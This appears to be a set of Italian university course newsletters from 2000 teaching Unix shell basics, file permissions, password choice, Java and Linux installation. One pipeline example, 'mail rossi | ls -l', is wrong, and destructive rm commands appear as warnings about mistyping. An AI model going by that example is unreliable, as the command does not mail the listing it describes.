Estremamente interessanti sono in ***chimica*** *la modellistica molecolare e il disegno ottimale di farmaci (drug discovery), dove il matematico può collaborare in molti modi (grafica al calcolatore, ottimizzazione genetica per scoprire nuovi farmaci, sviluppo di linguaggi markup per la chimica).*

Nella ***ricerca matematica*** *si lavora in molti campi, spesso di base per le applicazioni o le interazioni interdisciplinari: Geometria differenziale e teoria dei gruppi nella fisica teorica (teoria della relatività e teoria delle particelle), equazioni differenziali parziali (quasi tutti i campi della fisica matematica, meccanica dei fluidi, chimica quantistica, semiconduttori), teoria dei numeri (un campo antico con molti problemi irrisolti, con applicazioni in crittografia, ottimizzazione, generazione di numeri casuali), topologia generale, analisi armonica, analisi funzionale.*

Conclusione. *C'è una certa tendenza di voler attirare studenti cercando di trasmettere solo le parti più elementari, in modo discorsivo e fenomenologico e con esami facili, sottovalutando gli studenti. Ma il laureato in matematica trae la sua qualifica dal suo allenamento ad alto livello. La strada da intraprendere è quindi quella di far vedere le molte possibilità di fare matematica, di offrire una preparazione che si distingue dagli altri corsi di laurea, fornendo corsi e attrezzature adeguati, per poter attrarre gli studenti più ambiziosi e potergli proporre onestamente e senza trucchi questo percorso formativo.*

La Nuova Ferrara 7 agosto 2000

Avviso di seminario Java

Scopo: Al termine del seminario lo studente dovrebbe avere acquisito una buona conoscenza delle basi del linguaggio Java e, pertanto, essere in grado di scrivere qualche programma non completamente banale (ma niente di pi!).

Modalità: Il seminario verrà presentato ed iniziato durante tre ore del corso di *Sistemi* (data da destinarsi) e proseguirà poi in modo autonomo con attività on-line e, di norma, un incontro settimanale in aula (orario da concordare, possibilmente il mercoledì). Sono previste esercitazioni – si tratta di scrivere del codice.

Il seminario è aperto a tutti (non solo agli studenti di *Sistemi*).

L'attività svolta nel seminario non dà crediti per alcun corso: sostanzialmente è un'attività non-profit (per voi, ma anche per me); l'unica cosa che possiamo pensare di ricavare è una maggiore conoscenza di un linguaggio di programmazione che, a cinque anni dalla sua nascita, è tuttora riconosciuto come fondamentale per il web (e non solo).

Il seminario inizierà verso fine ottobre e si concluderà verso fine febbraio (indicativo, dipende anche da voi). Le varie date e gli orari saranno tempestivamente affissi in bacheca e pubblicate sul sito *www.unife.it/geometria*. Materiale introduttivo è disponibile alla pagina *www.unife.it/geometria/IeComp.php3*

(phe)

Linux & C

Nell'armadietto dei libri nell'aula 9 trovate *Linux & C*, un'ottima rivista tutta dedicata a Linux. Ne fanno parte anche i *quaderni di informatica*, piccole guide tematiche (RedHat 6.2, installazione di Linux, configurazioni). Spesso alla rivista sono allegati dei CD che contengono raccolte di programmi o le ultime distribuzioni di Linux.

Particolare attenzione viene rivolta ai problemi di sicurezza (con la rubrica *Insecurity News* e articoli dedicati), all'Internet (installazione del web server *Apache*) e alla programmazione in rete (HTML e PHP), al sempre più numeroso software per Linux. Ci sono articoli per tutti, per chi inizia e per gli esperti, e vale sicuramente la pena almeno sfogliarla per avere un'idea sui molti aspetti e sulle novità del nostro sistema operativo.

Cos'è Java?

Java è un linguaggio di programmazione che permette di scrivere vere e proprie *applicazioni* (programmi normali), *applets* (piccoli programmi che girano all'interno di una pagina web) e servlets (applets che coinvolgono dei server). Java è un linguaggio di programmazione orientato agli oggetti che eredita alcune sue caratteristiche dal C/C++. Java è stato inventato da un gruppo di programmatori (J. Gosling, P. Naughton, C. Warth, E. Frank, M. Sheridan) della Sun Microsystems Inc. che iniziò a lavorarci nel 1991. La motivazione iniziale era la creazione di un linguaggio indipendente dalla piattaforma che potesse essere utilizzato per creare software per piccoli elettrodomestici. La presentazione pubblica avvenne nel 1995. In quegli anni cominciò a svilupparsi il World Wide Web e i programmatori della Sun capirono che i problemi di portabilità erano fondamentali per il Web, e grazie a Internet, Java conobbe subito un'immenso successo.

Java è un po' inusuale perché ogni programma Java è sia compilato che interpretato. Con un compilatore si traduce il programma Java in un linguaggio intermedio (chiamato Java bytecodes) che viene poi interpretato dall'interprete Java. La compilazione avviene una volta sola mentre l'interpretazione avviene ogni volta che il programma è eseguito. Il file del programma (scritto in linguaggio Java) è un file *.java*, il compilatore (il **javac** del JDK) compila il file e fornisce un file *.class*, questo è un file in bytecodes. Si può pensare ai Java bytecodes come a un linguaggio macchina per la *Java Virtual Machine*; dopodiché il file *.class* viene interpretato quando si esegue il programma sul computer. Perché tutta questa complicazione? Perché l'interprete si trova (anche) nei browser più comuni, quindi chiunque abbia uno di questi browser può fare girare il programma, indipendentemente dal tipo di computer o sistema operativo che utilizza; cioè Java è *indipendente dalla piattaforma* (infatti i programmi Java sono eseguibili sotto Linux, Windows NT, Windows 95/98, Solaris, Macintosh). In particolare si può scaricare un programma Java (cioè un'applet) dalla rete e eseguirlo sul proprio computer. È proprio questa *platform independence* che ha reso possibile la combinazione Java+Internet e che ha decretato il successo di Java. È utile osservare però che questo pone seri problemi di sicurezza: eseguire un programma scaricato dalla rete è come dare il nostro computer in mano a uno sconosciuto, il quale potrebbe approfittarne per introdurci dei virus o per compiere delle azioni non gradite o illegali. Per fortuna gli sviluppatori di Java hanno pensato anche a questo; la sicurezza è un aspetto importante di Java.

Java al giorno d'oggi è uno dei linguaggi fondamentali per il Web. Questo è dovuto non solo alle famose *applets*, ma anche allo sviluppo di vere e proprie applicazioni (*client* e *server*). Nello stesso tempo, sta crescendo lo sviluppo di applicazioni *stand alone* scritte completamente o in parte in Java. Java è in continua evoluzione, dopo lo standard 1.1 è arrivata la versione stabile Java2 ($\geq$ 1.2), con i pacchetti Swing, Java2D, ecc. Oggi è già in circolazione la versione beta 1.3. Le contromisure della Microsoft (Visual J++, C++) dimostrano l'importanza di Java.

Perché (secondo me) vale la pena di imparare Java? È un linguaggio orientato agli oggetti (la via moderna alla programmazione), tutto sommato relativamente semplice, ben strutturato, robusto e versatile. Java è più semplice di C++, e una buona conoscenza di Java non può che aiutare nell'imparare C++ ed altri linguaggi orientati agli oggetti. Un buon programmatore infatti dovrebbe conoscere più di un linguaggio. È facile partire subito: il materiale necessario (compilatore ecc..) è facilmente reperibile e gratis e si riesce (quasi) subito a scrivere e far girare qualche applet. Infine Java è molto richiesto sul mercato del lavoro.

Philippe Ellia

SISTEMI *di* ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica | Anno accademico 2000/2001 | Numero 2 ◇ 12 Ottobre 2000

Emacs

Emacs è un editor non comune, da alcuni chiamato "il re degli editor". Apparentemente spartano e complicato, è di una versatilità e configurabilità senza uguali. Oltre alle numerosissime funzioni già presenti, nuove funzioni possono essere aggiunte, programmate in Elisp, un dialetto del Lisp, forse il più potente linguaggio dell'intelligenza artificiale. Possono essere ridefiniti tutti i tasti per chiamare le funzioni disponibili. Si può fare in modo che un semplice tasto apra un certo file o una certa directory oppure che faccia in modo che venga compilato o eseguito un certo programma oppure stampato il file su cui si sta lavorando (infatti tutti i comandi della shell possono far parte delle funzioni di Emacs oppure essere eseguiti direttamente da una command line).

Oltra alla normale scrittura di testi, Emacs può essere combinato con altri programmi, ad esempio per leggere la posta elettronica. Come editor offre delle funzioni di ricerca molto potenti, funzioni di sostituzione, la possibilità di lavorare allo stesso tempo con moltissimi files, una comoda gestione delle directory.

È ideale per scrivere programmi, sorgenti HTML oppure testi in Latex, o anche solo per preparare i messaggi per la posta elettronica.

Tasti speciali della shell

Alcuni tasti speciali nell'uso della shell: **ˆc** per interrompere un programma (talvolta funziona anche **ˆd** oppure ˆ\), **ˆu** per cancellare la riga comando, **ˆk** per cancellare la parte della riga di comando alla destra del cursore, **ˆa** per tornare all'inizio e **ˆe** per andare alla fine della riga di comando. Il capuccio ˆ indica qui il tasto *Ctrl*, quindi **ˆa** significa che bisogna battere *a* tenendo premuto il tasto *Ctrl*. I tasti **ˆa**, **ˆe** e **ˆk** vengono utilizzati nello stesso modo in Emacs e nell'input di molti altri programmi. Lo stesso vale per le frecce orizzontali ← e → che, equivalenti ai tasti **ˆb** e **ˆf**, permettono il movimento indietro e avanti nella riga di comando, per il tasto **ˆd** che cancella il carattere su cui si trova il cursore, e il tasto **ˆh** che cancella il carattere alla sinistra del cursore.

Le frecce ↑ e ↓ si muovono nell'elenco dei comandi recenti (*command history*); sono molto utili per ripetere comandi usati in precedenza. Alle frecce sono equivalenti, ancora come in Emacs, i tasti **ˆp** e **ˆn**.

Con **fc –l –20** viene visualizzato l'elenco degli ultimi 20 comandi che l'utente ha eseguito.

Anche il tasto tabulatore (il quarto dal basso a sinistra della tastiera), che da ora in avanti denoteremo con *TAB*, è molto comodo, perché completa da solo i nomi di files o comandi, se ciò è univocamente possibile a partire dalla parte già battuta. Abituarsi a usarlo sistematicamente, si risparmia molto tempo e inoltre si evitano molti errori di battitura.

comando & fa in modo che il comando venga eseguito *in background*. Ciò significa, come vedremo quando tratteremo i processi, che semplicemente la shell non aspetta che il processo chiamato dal comando termini, ed è quindi immediatamente disponibile per nuovi comandi. Provare e confrontare **xterm** e **xterm &** oppure **emacs** e **emacs &** sotto X Window.

Come quasi sempre sotto Unix (e anche in C) bisogna distinguere tra minuscole e maiuscole, quindi i files **Alfa** e **alfa** sono diversi, così come i comandi **date** e **Date**.

Quando (ad esempio durante la fase di installazione) si deve lavorare senza l'interfaccia grafica (X Window), si possono usare più consolle (in genere sei, attivabili con i tasti **alt f1**,..., **alt f6**).

***

Per cambiare la propria password si usa il comando **passwd**. Seguire i consigli nell'inserto.

Questa settimana

6 Emacs
Tasti speciali della shell
La scelta della password

7 Redirezione dell'output
Redirezione dell'input
Redirezione degli errori
Pipelines

8 tee
sort
Un errore pericoloso
Espressioni regolari
grep

9 Diritti d'accesso
chown e chgrp
chmod

La scelta della password

L'utente *root* ha tutti i diritti sulla macchina, quindi può creare e cancellare i files degli altri utenti, leggere la posta elettronica, installare programmi ecc. Anche sulla propria macchina si dovrebbe lavorare il meno possibile come root e quindi creare subito un account per il lavoro normale.

La password scelta dall'utente non viene registrata come tale nel sistema (cioè sul disco fisso), ma viene prima crittata (diventando ad esempio P7aoXut3rabuAA) e conservata insieme al nome dell'account. Ad ogni login dell'utente la password che lui batte viene anch'essa crittata e la parola crittata ottenuta confrontata con P7aoXut3rabuAA e se coincide l'utente può entrare nel sistema.

Siccome la codifica avviene sempre nello stesso modo (in verità vedremo che c'è un semplice parametro in più, il *sale*) password troppo semplici possono essere scoperte provando con un dizionario di parole comuni. Esistono programmi appositi (uno dei più famosi e più completi è **crack**, descritto nel libro di Mann/Mitchell), che lo fanno in maniera sistematica e abbastanza efficiente. Non scegliere quindi "alpha" o "Claudia"; funzionano già meglio combinazioni di parole facili da ricordare, ma sufficientemente insolite come "6globidighiaccio" (purtroppo valgono solo le prime 8 lettere, quindi questa scelta equivale a "6globidi"), oppure le prime lettere delle parole di una frase che si ricorda bene (sei giganti buoni su un globo di ghiaccio → "sgbsugdg"). Non scrivere la password su un foglietto o nella propria agenda.

Redirezione dell'output

Consideriamo prima il comando **cat**, il cui uso principale è quello di concatenare files. Vedremo adesso che ciò non richiede nessuna particolare "operazione di concatenazione", ma il semplice output di files che insieme alla possibilità di *redirezione* tipica dell'ambiente Unix produce la concatenazione.

Infatti l'output di **cat alfa** è il contenuto del file **alfa**, l'output di **cat alfa beta gamma** è il contenuto unito, nell'ordine, di **alfa**, **beta** e **gamma**. In questo caso l'output viene visualizzato sullo schermo. Ma nella filosofia Unix non si distingue (fino a un certo punto) tra files normali, schermo, stampante e altre periferiche. Talvolta sotto Unix tutti questi oggetti vengono chiamati *files* oppure *data streams*. Noi useremo il nome file quasi sempre solo per denotare files normali o directory. Un modo intuitivo (e piuttosto corretto) è quello di vedere i data streams come *vie di comunicazione*. Un programma (o meglio un processo) riceve il suo input da una certa via e manda l'output su qualche altra (o la stessa) via, e in genere dal punto di vista del programma è indifferente quale sia il mittente o il destinatario dall'altro capo della via.

Nella shell (e in modo analogo nel C) sono definite tre vie standard: lo *standard input* (abbreviato *stdin*, tipicamente la tastiera), lo *standard output* (abbreviato *stdout*, tipicamente lo schermo) e lo *standard error* (abbreviato *stderr*, in genere lo schermo, ma in un certo senso indipendentemente dallo standard output). Nell'impostazione di default un programma riceve il suo input dallo standard input, manda il suo output allo standard output e i messaggi d'errore allo standard error. Ma con semplici variazioni dei comandi (uso di < , > e |) si possono *redirigere* input e output su altre vie - e per il programma non fa alcuna differenza, non sa nemmeno che dall'altra parte a mandare o a ricevere i dati si trova adesso un file normale o una stampante!

comando sia un comando semplice o composto (cioè eventualmente con argomenti e opzioni) e **delta** un file normale o un nome possibile per un file che ancora non esiste. Allora **comando > delta** fa in modo che l'output di questo comando viene inviato al file **delta** (cancellandone il contenuto se questo file esiste, creando invece un file con questo nome in caso contrario). Quindi **ls -l > delta** fa in modo che il catalogo (in formato lungo) della directory in cui ci troviamo non viene visualizzato sullo schermo, ma scritto nel file **delta**. Esiste anche la possibilità di usare > > per l'aggiunta senza cancellazione del contenuto eventualmente preesistente.

In questo modo si spiega anche perché **cat alfa beta gamma > delta** scrive in **delta** l'unione dei primi tre files: normalmente l'output - nel caso di **cat** semplicemente il contenuto degli argomenti - andrebbe sullo schermo, ma la redirezione **> delta** fa in modo che venga invece scritto in **delta**. Ricordarsi che **cat alfa > alfa** cancella **alfa**.

In modo simile si possono usare **man ls > alfa** per scrivere il manuale di **ls** su un file **alfa**, il quale può essere conservato oppure successivamente stampato.

Redirezione dell'input

Si può anche redirigere l'input: **comando < alfa** fa in modo che un comando che di default aspetta un input da tastiera lo riceva invece dal file **alfa**. I due tipi di redirezione possono essere combinati, ad esempio **comando < alfa > beta** (l'ordine in cui appaiono < e > non è importante qui) fa in modo che il comando riceva l'input dal file **alfa** e l'output dal file **beta**.

Se si batte **cat** da solo senza argomenti, il programma aspetta input dalla tastiera e lo riscrive sullo schermo (si termina con **ˆc**). Ciò mostra che **cat** tratta il suo input nello stesso modo come un argomento e questo spiega perché **cat alfa** e **cat < alfa** hanno lo stesso effetto - la visualizzazione di **alfa** sullo schermo. Ma il meccanismo è completamente diverso: nel primo caso **alfa** è argomento del comando **cat**, nel secondo caso **alfa** diventa l'input. Provare **cat > alfa** e spiegare cosa succede.

Redirezione dei messaggi d'errore

Ogni volta che un file viene aperto da un programma riceve un numero che lo identifica univocamente tra i files aperti da quel programma (diciamo programma anche se in verità si dovrebbe parlare di *processi*, come vedremo più avanti). In inglese questo numero si chiama *file descriptor*. I files *standard input*, *standard output* e *standard error* sono sempre aperti e hanno sempre, nell'ordine indicato, i numeri 0, 1 e 2.

Si usano questi numeri nella redirezione dei messaggi d'errore: con il **comando 2> alfa** si fa in modo che i messaggi d'errore vengano scritti nel file **alfa**. In questo caso in **2>** non cì deve essere uno spazio (provare con e senza spazio per il comando **ls –j** che contiene l'opzione non prevista **–j** che provoca un errore).

Per inviare nello stesso file **alfa** sia l'output che il messaggio d'errore si usa **comando > & alfa**.

Pipelines

Le *pipelines* (o *pipes*) della shell funzionano in modo molto simile alle redirezioni, anche se il meccanismo interno è un po' diverso. **comando1 | comando2** fa in modo che la via di output del primo comando viene unita alla via di input del secondo, e ciò implica che l'output del primo comando viene elaborato dal secondo. Spesso si usa ad esempio **ls –l | less** per poter leggere il catalogo di una directory molto grande con **less**. Lo si può anche stampare con **ls -l | lpr –s**. Anche il manuale di un comando può essere stampato in questo modo con **man comando | lpr –s**.

Per mandare un messaggio di posta elettronica in genere useremo **pine** o Emacs, ma in verità ci sono comandi più elementari per farlo, ad esempio con **mail rossi < alfa** il contenuto del file **alfa** viene inviato all'utente *rossi* (sul nostro stesso computer, altrimenti invece di *rossi* bisogna ad esempio scrivere *rossi@student.unife.it*). Si può anche indicare il soggetto, ad esempio **mail -s Prova rossi < alfa**. Ciò mostra che **mail** prende il corpo del messaggio come input. Possiamo quindi mandare come mail anche l'output di un comando, ad esempio il catalogo di una directory con **mail rossi | ls -l**.

Le pipelines possono essere combinate, ad esempio **ls -l | grep Aug | lpr –s** fa in modo che venga stampato l'elenco dei files la cui data di modifica contiene *Aug*.

tee

Il comando **tee alfa** ha come output il proprio input, che però scrive allo stesso tempo nel file **alfa**. Poco utile da solo, viene usato in pipelines.

ls | tee alfa mostra il catalogo della directory sullo schermo, scrivendolo allo stesso tempo nel file **alfa**.

ls -l | tee alfa | grep Aug > beta scrive il catalogo in formato lungo nel file alfa, e lo invia (a causa della seconda pipe) a **grep** che estrae le righe che contengono *Aug*, le quali vengono scritte nel file **beta**.

tee –a non cancella il file di destinazione, a cui aggiunge l'output.

---

sort

sort alfa dà come output sullo schermo le righe del file **alfa** ordinate alfabeticamente. Il file originale non è modificato. Per salvare il risultato su un file si può usare **sort alfa > beta**. Non usare però **sort alfa > alfa**, perché verrebbe cancellato il contenuto di **alfa**.

Le opzioni più importanti sono: **sort –f** per fare in modo che le minuscole seguano direttamente le corrispondenti maiuscole (altrimenti tutte le maiuscole precedono tutte le minuscole); **sort –r** per ottenere un ordinamento invertito; **sort –n** per un ordinamento secondo il valore numerico (perché nell'ordinamento alfabetico 25 viene prima di 3 per esempio). **sort** può usare come input anche l'output di un altro programma e quindi stare alla destra di una pipeline: provare **ls -l | sort +1** (cfr. **man sort** per **+1**).

Per compiti più complicati conviene lavorare con Perl che permette di adeguare i meccanismi di confronto alla struttura dei dati da ordinare.

Un errore pericoloso

Con **rm alfa/*** si eliminano tutti i files della directory **alfa**. Qui è facile incorrere nell'errore di battitura **rm alfa/** *. Il sistema protesterà perché per la directory ci vorrebbe l'opzione **–r**, ma nel frattempo avrà già cancellato tutti i files dalla directory di lavoro.

Questa è una delle ragioni per cui è bene impostare (ad esempio mediante un *alias*) il comando **rm** in modo tale che applichi automaticamente l'opzione **–i** che impone che il sistema chieda conferma prima di eseguire il comando.

Quando si è veramente sicuri di non sbagliare si può *forzare* l'esecuzione immediata con **rm –f** (per i files) e **rm –rf** per le directory.

Espressioni regolari

Un'espressione regolare è una formula che descrive un insieme di parole. Usiamo qui la sintassi valida per il **grep**, molto simile comunque a quella del **Perl**.

Una parola come espressione regolare corrisponde all'insieme di tutte le parole (nell'impostazone di default di **grep** queste parole sono le righe dei files considerati) che la contengono (ad esempio *alfa* è contenuta in *alfabeto* e *stalfano*, ma non in *stalfino*). *^alfa* indica invece che *alfa* si deve trovare all'inizio della riga, *alfa$* che si deve trovare alla fine. È come se ^ e $ fossero due lettere invisibili che denotano inizio e fine della riga. Il carattere spazio viene trattato come gli altri, quindi con *a lfa* si trova *kappa lfa*, ma non *alfabeto*.

Il punto . denota un carattere qualsiasi, ma un asterisco * non può essere usato da solo, ma indica una ripetizione arbitraria (anche vuota) del carattere che lo precede. Quindi *a** sta per le parole *a*, *aa*, *aaa*, ... , e anche per la parola vuota. Per quest'ultima ragione *alfa*ino* trova *alfino*. Per escludere la parola vuota si usa + al posto dell'asterisco. Ad esempio + indica almeno uno e possibilmente più spazi vuoti. Questa espressione regolare viene spesso usata per separare le parti di una riga. Per esempio **, +* trova *alfa , beta*, ma non *alfa ,beta*. Il punto interrogativo *?* dopo un carattere indica che quel carattere può apparire una volta oppure mancare, quindi *alfa?ino* trova *alfino* e *alfaino*, ma non *alfaaino*.

Le parentesi quadre vengono utilizzate per indicare insiemi di caratteri oppure il complemento di un tale insieme. *[aeiou]* denota le vocali minuscole e *[^aeiou]* tutti i caratteri che non siano vocali minuscole. È il cappuccio ^ che indica il complemento. Quindi *r[aeio]ma* trova *rima* e *romano*, mentre *[Rr][aeio]ma* trova anche *Roma*. Si possono anche usare trattini per indicare insiemi di caratteri successivi naturali, ad esempio *[a–zP]* è l'insieme di tutte le lettere minuscole dell'alfabeto comune insieme alla *P* maiuscola, e *[A–Za–z0–9]* sono i cosiddetti caratteri alfanumerici, cioè le lettere dell'alfabeto insieme alle cifre. Per questo insieme si può usare l'abbreviazione \w, per il suo complemento \W.

La barra verticale | tra due espressioni regolari indica che almeno una delle due deve essere soddisfatta. Si possono usare le parentesi rotonde: *a| b| c* è la stessa cosa come *[abc]*, *r(oma| ume)no* trova *romano* e *rumeno*.

Per indicare i caratteri speciali ., *, ^ ecc. bisogna anteporgli \, ad esempio \. per indicare veramente un punto e non un carattere qualsiasi. Oltre a ciò nell'uso con **grep** bisogna anche impedire la confusione con i caratteri speciali della shell e quindi, se un'espressione regolare ne contiene, deve essere racchiusa tra apostrofi o virgolette. Ciò vale in particolare quando l'espressione regolare contiene uno spazio, quindi bisogna usare **grep –i 'Clint Eastwood' cinema/***.

La seconda parte di **man grep** tratta le espressioni regolari. Molto di più si trova nel bel libro di Jeffrey Friedl.

---

grep

Il comando **grep**, il cui nome deriva da *get regular expression*, cerca nel proprio input o nei files i cui nomi gli vengono forniti come argomenti le righe che contengono un'espressione regolare. L'output avviene sullo schermo e può come al solito essere rediretto oppure impiegato in una pipeline.

Delle molte opzioni in pratica servono solo **grep –i** che fa in modo che la ricerca non distingua tra minuscole e maiuscole e **grep –s** che sopprime i talvolta fastidiosi messaggi d'errore causati dall'inesistenza di un file. Più importante è invece capire le espressioni regolari, anche se ancora più complete e sofisticate (e comode) sono quelle del Perl. Esempio:

grep [QK]atar alfa trova *Qatar* e *Katar* e **grep [Dd](ott| r)\. alfa** trova *Dott.*, *dott.*, *Dr.* e *dr.* nel file **alfa**.

I comandi **egrep** e **fgrep** sono obsoleti. Si tratta di casi speciali di **grep** che una volta venivano usati per accelerare la ricerca con macchine molto più lente di quelle di oggi.

Diritti d'accesso

Con **ls –l** viene visualizzato per esempio

```
total 40
drwxr-xr-x  2  rossi  users  28672  Mar   8   2000  RPMS
-rw-r--r--  1  root   root     173  Mar   9   2000  TRANS.TBL
dr-xr-xr-x  2  rossi  users   4096  May  26  10:30  base
-rw-r--r--  1  rossi  users     43  Jan  19   1999  prova
-rwxr-xr-x  6  rossi  users   7234  Mar   8   2000  programma
```

La lettera `d` all'inizio della seconda riga significa che si tratta di una directory, mentre l'ultima colonna indica il nome (`RPMS` in questo caso). Il trattino iniziale nella terza e quinta riga significa che si tratta di files normali. Nella terza colonna sta il nome del *proprietario* del file o della directory, nella quarta il nome del *gruppo*. Seguono indicazioni sulle dimensioni e la data dell'ultima modifica. Il significato della seconda colonna verrà spiegato fra poco.

La prima colonna consiste di 10 lettere, di cui la prima, come visto, indica il tipo del file. Le 9 lettere che seguono contengono i *diritti d'accesso*. Vanno divise in tre triple, la prima per il proprietario, la seconda per il gruppo, la terza per tutti gli altri utenti. Nel caso più semplice ogni tripla è della forma `abc`, dove `a` può essere `r` (diritto di lettura - *read*) o `-` (diritto di lettura negato), `b` può essere `w` (diritto di scrittura - *write*) o `-` (diritto di scrittura negato), `c` può essere `x` (diritto di esecuzione - *execution*) o `-` (diritto di esecuzione negato).

Per i files normali i concetti di lettura, scrittura (modifica) e esecuzione hanno il significato che intuitivamente ci si aspetta. Quindi il file `TRANS.TBL.` i cui diritti d'accesso sono `rw-r--r--` può essere letto è modificato dall'utente root, il gruppo root e gli altri utenti lo possono solo leggere. Il file `programma` nell'ultima riga ha i diritti d'accesso `rwxr-xr-x` e quindi può essere letto e eseguito da tutti, ma modificato solo dal propietario. Osserviamo che la cancellazione di un file non viene considerata una modifica del file, ma della directory che lo contiene e quindi chi ha il diritto (`w`) di modifica di una directory può cancellare in essa anche quei files per i quali non ha il diritto di scrittura.

Per le directory i diritti d'accesso vanno interpretati in modo leggermente diverso. Si tenga conto che una directory non è una raccolta di files, ma un file a sua volta che contiene un elenco di files. Il diritto di lettura (`r`) significa qui che questo elenco può essere letto (ad esempio da **ls**). Il diritto di esecuzione (`x`) per le cartelle significa invece che sono accessibili al comando **cd**. Questo è anche necessario per la lettura, quindi se un tipo di utente deve poter leggere il contenuto di una directory, bisogna assegnargli il diritto `r-x`.

***

Come osservato sopra, per le directory il diritto di modifica (`w`) ha il significato che possono essere creati o cancellati files nella directory, *anche quelli di un altro proprietario*. In tal caso normalmente **rm** (che si accorge comunque del fatto che l'utente sta tentando di cancellare un file che non gli appartiene) chiede conferma, a meno che non si stia usando l'opzione di cancellazione forzata **rm -f**. Si può fare però in modo che in una cartella **alfa** in cui più utenti hanno il diritto di scrittura, solo il proprietario di un file lo possa cancellare, con il comando **chmod +t alfa**. Si vede che allora (se prima erano `rwxr-xr-x`) i diritti d'accesso di **alfa** vengono dati come `rwxr-xr-t`. Il `t` qui viene detto *sticky bit*.

Tipicamente una directory in cui tutti possono entrare, ma solo il proprietario può creare e cancellare dei files, avrà i diritti d'accesso `rwxr-xr-x`, mentre la directory di entrata di un utente, il cui contenuto non deve essere visto dagli altri, ha tipicamente i diritti `rwx------`.

chown e chgrp

chown P alfa fa in modo che `P` diventi proprietario del file **alfa**. Naturalmente chi esegue questo comando deve avere il diritto di farlo, ad esempio essere root oppure il proprietario del file. Il nome del proprietario viene indicato prima del nome del file, questo permette di usare lo stesso comando per cambiare il proprietario per più files, ad esempio **chown P alfa beta gamma**.

Per cambiare il gruppo si usa **chgrp G alfa beta**. Spesso devono essere cambiati sia il proprietario che il gruppo, allora si può usare la forma abbreviata **chown P.G alfa beta gamma**.

chmod

Questo comando viene usato per l'assegnazione dei diritti d'accesso. La prima (e più generale) forma del comando è **chmod UOD alfa**, dove **alfa** è il nome di un file (anche qui possono essere indicati più files), mentre U sta per utenti, O per operazione, D per diritti. D può essere `r`, `w`, `x` oppure una combinazione di questi tre e può anche mancare (nessun diritto). O può essere `=` (proprio i diritti indicati), `+` (oltre ai diritti già posseduti anche quelli indicati), `-` (i diritti posseduti meno quelli indicati). Nella specifica degli utenti la scelta delle lettere non è felice e causa di frequente confusione: U può essere `u` (proprietario), `g` (gruppo), `o` (altri), una combinazione di questi oppure mancare (tutti i tipi di utente). Ci può essere anche più di un UOD, allora gli UOD vanno separati con virgole. Esempi - sono sempre da aggiungere a destra i nomi dei files, . nel risultato significa nessun cambiamento:

```
chmod uo=rw  →  rw-...rw-
chmod =rx    →  r-xr-xr-x
chmod o=x    →  ......--x
chmod go=    →  ...------
chmod +x     →  ..x..x..x
chmod ug+rw  →  rw.rw....
chmod o-wx   →  ......r--
chmod go-w   →  ....-..-.
chmod u=rwx,g=rx,o=r → rwxr-xr--
```

<u>Attenzione:</u> Dopo la virgola qui non deve seguire uno spazio (provare e spiegare il perché) e in D non si deve usare il trattino, quindi `rx` e <u>non</u> `r-x`. Controllare sempre il risultato con **ls –l**.

Per l'operazione `=` si può usare la seconda forma di **chmod** che impiega *codici numerici* - ai tre diritti fondamentali vengono assegnati valori secondo lo schema seguente: `r=4, w=2, x=1`.

Ad esempio `rwx` corrisponde a 7, `rw-` a 6, `r-x` a 5, `r--` a 4. Questa assegnazione viene fatta per ogni tipo di utente ed è univoca – perché? Scrivendo i valori per il proprietario, il gruppo e gli altri uno vicino all'altro, `rwxr-xr--` può essere rappresentato da 754 ecc. Questa tripla può essere utilizzato in **chmod** al posto del UOD, ad esempio **chmod 754 alfa beta**.

SISTEMI di ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica — Anno accademico 2000/2001 — Numero 3 ◇ 19 Ottobre 2000

Installare Linux

<u>*Prima dell'installazione*</u>*: È molto utile raccogliere prima i dati tecnici della macchina e cercheremo di fare di ogni computer nelle nostre due aule una scheda che contenga questi dati, che si possono ottenere sotto Windows con* Esplora risorse. *Nella funzione di stampa c'è anche l'opzione che permette di stampare tutti i dati in una volta (sono molte pagine però).*

***

Linux può essere installato da CD-ROM, dalla rete (via NFS *o addirittura via* ftp*) oppure dal HD. Discuteremo solo l'installazione da CD-ROM.*

Inserire il CD e fare un reboot (eventualmente impostare prima il BIOS). Alla prima schermata si può scegliere tra installazione in modo grafico *oppure in modo* testo. *Il sistema aspetta un minuto e se non viene battuto un tasto va avanti con la modalità di default, che è quella grafica, se il hardware lo permette. Questo spiega perché su alcuni dei nostri PC battendo direttamente invio appare lo stesso l'interfaccia per l'installazione in modo testo. Quest'ultima sembra talvolta più affidabile di quella grafica e forse induce meno a errori. Per usarla al prompt* boot: *battere* `text`.

Si possono sperimentare i primi passi dell'installazione senza che vengano eseguite modifiche sul disco fisso (se non si fanno errori). I manuali della RedHat si trovano anche sul CD in formato HTML e sono molto ben fatti. Quindi in laboratorio si può anche inserire un CD della RedHat in un PC a fianco e seguire lì le istruzioni con un browser, prima di andare avanti con l'installazione.

I manuali da leggere sono, nell'ordine, ***/cdrom/doc/install-guide/*** *(contiene l'installazione in modo grafico, però con indicazioni che servono anche in modalità testo),* ***/cdrom/doc/ref-guide/*** *(il manuale generale che contiene anche le istruzioni per l'installazione in modo testo) e* ***/cdrom/doc/gsg/*** *(la* getting-started-guide*) che contiene solo i comandi Unix che impareremo in lezione. Se non avviene automaticamente, in ciascuna di queste directory bisogna poi scegliere il file di partenza* index.htm.

Su un sistema, su cui ci sono dati importanti da conservare anche sulle partizioni Linux, <u>*uscire subito dopo aver impostato la password di root prima che appaia la scelta dei pacchetti.*</u> *Per uscire dall'installazione bisogna premere (come al solito) la combinazione* Ctrl-Alt-Canc. *Oltre a ciò assolutamente scegliere il tipo di installazione* ***Custom*** *(e non* Server *o* Workstation *(a meno che non si abbia un nuovo computer su cui non ci sono dati), perché la prima cancella tutte le partizioni anche di Windows, la seconda tutte le partizioni di Linux. Stare molto attenti qui, perché le scelte preimpostate possono indurre all'errore. Vedere* /cdrom/doc/install-guide/ch-mockup-before-begin.htm. *Bisogna stare molto attenti anche con* ***fdisk*** *- se non si è sicuri di un comando battere sempre prima* m *per vedere la lista dei comandi. Per la sperimentazione è sufficiente montare solo la partizione che corrisponde alla directory /.*

L'installazione di ***Mandrake 7.0*** *è descritta nel primo dei Quaderni di Linux & C, pagg. 42-49.*

La Boot Sequence nel BIOS

